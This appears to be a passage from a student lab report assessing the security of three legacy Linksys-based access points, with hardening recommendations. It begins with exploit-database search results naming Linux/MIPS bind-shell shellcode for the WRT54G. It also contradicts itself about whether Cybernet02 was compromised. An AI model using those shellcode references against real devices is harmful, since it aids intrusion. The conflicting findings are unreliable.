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Linux/MIPS (Linksys WRT54G/GL) - Bind (4919/TCP) Shell (/bin/s | linux_mips/13298.c
Linux/MIPS (Linksys WRT54G/GL) - execve(/bin/sh__[/_bin/sh_] | linux_mips/13299.c
alex@API ~>
```

What do you think was the issue?

- Despite being an open network, the administrative interface is secured with a non-default password. I believe that it would be extremely difficult to acquire the admin credentials.

Over All Results

- Which of the access points would be the least secure in a public facing area.
 - Cybernet03 is the **least** secure for users.
 - **Why?** It utilizes no encryption, meaning that anyone can connect. A threat actor could perform passive traffic sniffing, Man-in-the-Middle attacks, and side-channel attacks against other users on the network.
 - The hardware, a Linksys WRT54G, is legacy equipment that is past end-of-life and contains critical vulnerabilities. In September 2024, the model was found to have a 9.8 critical vulnerability (CVE-2024-8408) which allowed a buffer overflow into the web interface. Upon exploitation, it can be used to remotely execute malicious code.
- What would you to make it more secure?
 - **Enable Encryption:** Immediately configure WPA2 or WPA3 with a strong password.
 - **Network Segmentation:** Isolate internal resources.
 - **Disable:** Remote management and UpnP.

- **Hardware Refresh:** The WRT56G should be replaced with a router that receives security updates.
- **Which of the access points would be the most secure in a public facing area?**
 - **Cybernet02** is the **most** secure.
 - **Why?** Despite sharing a model with Cybernet01, I couldn't get in. Even though it has WPS enabled, the router demonstrated strong posture. The administrator used a strong Wi-Fi password and an administrative password that is harder to find than Cybernet01. Its custom Tomato firmware appears to be hardened, as it resisted standard exploit attempts that would have compromised a stock device. Attempts at breaching did not result in device takeover.
 - **What would you to make it more secure?**
 - **Disable WPS:** This was the critical flaw that allowed the initial network compromise; disabling it is the highest priority.
 - **Patch Boot-Time Vulnerability:** The race condition discovered during reboot is a significant risk; the firmware configuration should be reviewed to ensure security services load before the web interface becomes active.
 - **Implement HTTPS:** Encrypt the administrative interface to prevent credential interception.

Cybernet03 is the least secure user environment, but the most secure for the administrator.

Cybernet02 is the most secure user environment, and the second-best choice for administrators.

Cybernet01 is the least secure for administrators due to its easy to crack Wi-Fi password and default admin credentials.

All three routers are long past the date of their end-of-life support and are no longer receiving security updates. They also feature high to critical rated CVEs. For this reason, none of them are fully recommended for modern network administration.